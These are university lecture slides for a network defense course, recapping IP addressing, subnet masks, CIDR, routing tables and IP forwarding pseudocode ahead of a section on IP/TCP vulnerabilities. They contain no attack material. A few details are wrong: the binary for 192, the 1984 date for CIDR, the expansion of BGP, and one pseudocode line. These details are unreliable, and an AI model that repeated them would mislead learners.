



26/09/23

***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Course Overview - Network Track

Network Track - Topics Covered (tentative)

- Access networks and perimetral security
 - Ethernet, 802.11, VLAN, IPv6 CGA, 802.1x, 802.11 sec
 - Firewalls
- Core Networks
 - BGP vulnerabilities, BGP security, MPLS VPNs, DDoS and Botnets
- End to end security
 - PKIs, Secure Network Protocols, DNS security, HTTPS, Overlay VPNs, Anomaly Detection + IDS/IPS
- Virtualization and Cloud
 - VXLAN + eVPN, eBPF

IP/TCP intrinsic vulnerabilities

(+ MiTM and DNS spoofing)

Angelo Tulumello

Recap: IP architecture and Operations


Basic Concepts

- ❑ Internet is nothing but an inter-network consisting of a huge number of sub-networks that can be based on **different technologies**
 - ❑ 802.11, 802.3, 3G, 4G, fiber, ADSL, etc...
- ❑ Communication among devices implementing **different network** technologies is enabled by a **common protocol stack** implemented on top of the different physical/MAC layer (remember the OSI paradigm?)
 - ❑ **the IP protocol** (and other upper layer protocols: TCP, UDP, applications, etc...)
- ❑ Each device in the IP network is identified by a unique 32 bit (IPv4) or 128 bit (IPv6) ID, called **IP address**
- ❑ Different sub-networks communicate with each other through special devices called **routers**
 - ❑ IP forwarding based Longest Prefix Matches on the destination address
 - ❑ IP forwarding can be
 - ❑ **direct**: the destination is in the same network
 - ❑ **indirect**: the destination is reachable through a so-called **next hop**
 - ❑ IP goal is to deliver the packet to the final network. The actual delivery is delegated to the specific L2 protocol
 - ❑ this usually requires to translate the IP address into the relative L2 address (e.g. **ARP resolution: IP \leftrightarrow MAC address**)
- ❑ Such inter-network is divided into several independent entities called **Autonomous Systems** (AS)
 - ❑ in **each autonomous system** the **routing info exchange is managed independently** (via **Interior Gateway Protocols** - IGPs, e.g. OSPF, IS-IS, RIP, etc..)
- ❑ To provide global reachability, the ASes (may) exchange routing information through **Exterior Gateway Protocols** (i.e. BGP) **Border Gate Protocol**

IP address anatomy

- ❑ IP networks are logically divided subnet, so that:
 - ❑ Inside each subnet, two hosts must directly communicate using L2 technology (e.g. ethernet, wifi ...)
 - ❑ Across different subnet, hosts communicate through routers (one or more)
 - ❑ IP addresses of the same subnet have same first X bits (“net” part) and a different 32-X bits (“host” part)

Example: 192.168.0.5 and 192.168.0.6 on the same network



How long is the network part (or prefix)?

- ❑ From 1984 IP addresses have no information about the network prefix length (Classless Inter Domain Routing (CIDR) addresses)
 - ❑ Before it was Classful

Every IP Addresses in the Internet	Class	Classful IP Ranges	Subnet Mask for each Block	Number of Blocks	IP addresses per Block
0.0.0.0 /0	Unicast	A 0.0.0.0 - 127.255.255.255 0.0.0.0 /1	255.0.0.0 /8	128	16,777,216
		B 128.0.0.0 - 191.255.255.255 128.0.0.0 /2	255.255.0.0 /16	16,384	65,536
		C 192.0.0.0 - 223.255.255.255 192.0.0.0 /3	255.255.255.0 /24	2,097,152	256
	Multicast	D 224.0.0.0 - 239.255.255.255	n/a	n/a	n/a
Reserved	E	240.0.0.0 - 255.255.255.255	n/a	n/a	n/a

How long is the network part (or prefix)?

- ❑ From 1984 IP addresses have no information about the network prefix length (Classless Inter Domain Routing (CIDR) addresses)
- ❑ An additional 32 (or 128) bit is required, namely the **subnet mask**
- ❑ The i-th bit of the subnet mask is set to
 - ❑ 0: if the i-th bit is in the host part
 - ❑ 1: if the i-th bit is in the network prefix
- ❑ Example
 - ❑ IP address: 192.168.1.12
 - ❑ Network Mask: 255.255.255.0 (aka /24)

10111110 10101000 00000001 00001100

11111111 11111111 11111111 00000000

Network Prefix (address AND mask)


192.168.1.0

- Each subnet has two special (**RESERVED**) IP addresses:
 - Net address (all the bits in the host part are 0)
 - Broadcast address (all the bits in the host part are 1)
- Basically a subnet is identified by the net address and the mask

Example : find the network and broadcast addresses of host 209.85.129.99/27


209.85.129.99 (IP addr host)	11010001 01010101 10000001 01100011
255.255.255.224 (Subnet Mask)	11111111 11111111 11111111 11100000
209.85.129.96 (IP addr network)	11010001 01010101 10000001 01100000
209.85.129.127 (IP addr broadcast)	11010001 01010101 10000001 01111111

IP header (v4 and v6)



Routing Table

- ❑ Data structure used to retrieve the information about how to forward a packet
- ❑ It consists of the following fields (+ others...)
 - ❑ destination address
 - ❑ mask (or named genmask, netmask, etc..)
 - ❑ next hop (or gateway)
 - ❑ output interface
- ❑ lookup key: ip destination addr
- ❑ in case of multiple matches
 - ❑ *Longest Prefix Matching (LPM)*



```
[root@fedora10 ~]# netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
60.49.199.72   0.0.0.0        255.255.255.248 U        0 0          0 eth1
172.16.163.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
172.16.162.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
172.16.161.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
172.16.160.0   0.0.0.0        255.255.255.0   U        0 0          0 eth0
172.16.167.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
172.16.166.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
172.16.165.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
172.16.164.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
172.16.170.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
172.16.169.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
172.16.168.0   172.16.160.1  255.255.255.0   UG      0 0          0 eth0
169.254.0.0    0.0.0.0        255.255.0.0    U        0 0          0 eth0
169.254.0.0    0.0.0.0        255.255.0.0    U        0 0          0 eth1
0.0.0.0         60.49.199.73   0.0.0.0       UG      0 0          0 eth1
[root@fedora10 ~]#
```

IP Forwarding Operations (pseudocode)

```
for p in incoming_packets:
    ip_dest = p.ip.dest
    if ip_dest in local_addresses:
        send_to_upper_layers(p)
    else:
        entry = routing_lookup(p)

        if not entry:
            drop_and_send_ICMP_error(p)
        else:
            p.eth.src = entry.oif.mac_addr

            if not entry.next_hop:
                mac_dest = resolve_addr(ip_dest)
            else:
                mac_dest = resolve_addr(next_hop)

            p.eth.dest = mac_dest

            p.ip.ttl -= 1
            if (p.ip.ttl == 0):
                drop_and_send_ICMP_error(p)

            p.ip.csum = compute_ip_csum(p)

            send(p, oif)
```

IP Forwarding Operations (pseudocode)

```
for p in incoming_packets:
    ip_dest = p.ip.dest
    if ip_dest in local_addresses:
        send_to_upper_layers(p)
    else:
        entry = routing_lookup(p)

        if not entry:
            drop_and_send_ICMP_error(p)
        else:
            p.eth.src = entry.out_if
            if not entry.next_hop:
                mac_dest = resolve_addr(ip_dest)
            else:
                mac_dest = resolve_addr(next_hop)

            p.eth.dest = mac_dest

            p.ip.ttl -= 1
            if (p.ip.ttl == 0):
                drop_and_send_ICMP_error(p)

            p.ip.csum = compute_ip_csum(p)

            send(p, oif)

def routing_lookup(p):
    for each i in order_by_pref_len(rt):
        if (p.daddr & i.mask == i.addr):
            return i
```

IP Forwarding Operations (pseudocode)

```
for p in incoming_packets:  
    ip_dest = p.ip.dest  
    if ip_dest in local_addresses:  
        send_to_upper_layers(p)  
    else:  
        entry = routing_lookup(p)  
  
        if not entry:  
            drop_and_send_ICMP_error(p)  
        else:  
            p.eth.src = entry.oif.mac_addr  
            if not entry.next_hop:  
                mac_dest = resolve_addr(ip_dest)  
            else:  
                mac_dest = resolve_addr(next_hop)  
            p.eth.dest = mac_dest  
            p.ip.ttl -= 1  
            if (p.ip.ttl == 0):  
                drop_and_send_ICMP_error(p)  
  
            p.ip.csum = compute_ip_csum(p)  
  
            send(p, oif)
```


ARP
request/response

ARP
request/response


ICMP TTL exceeded

the packet's journey from the client to the server (via the internet)


What happens inside the client (simplified and not exhaustive)




From the web browser to the DNS server (same AS)



From the web browser to the DNS server (same AS)





From the web browser to the DNS server (same AS)




in the data center we probably have a complex scenario


Complex physical topologies ...



Complex physical topologies ...



... virtual execution environments ...



... and virtual networking environments



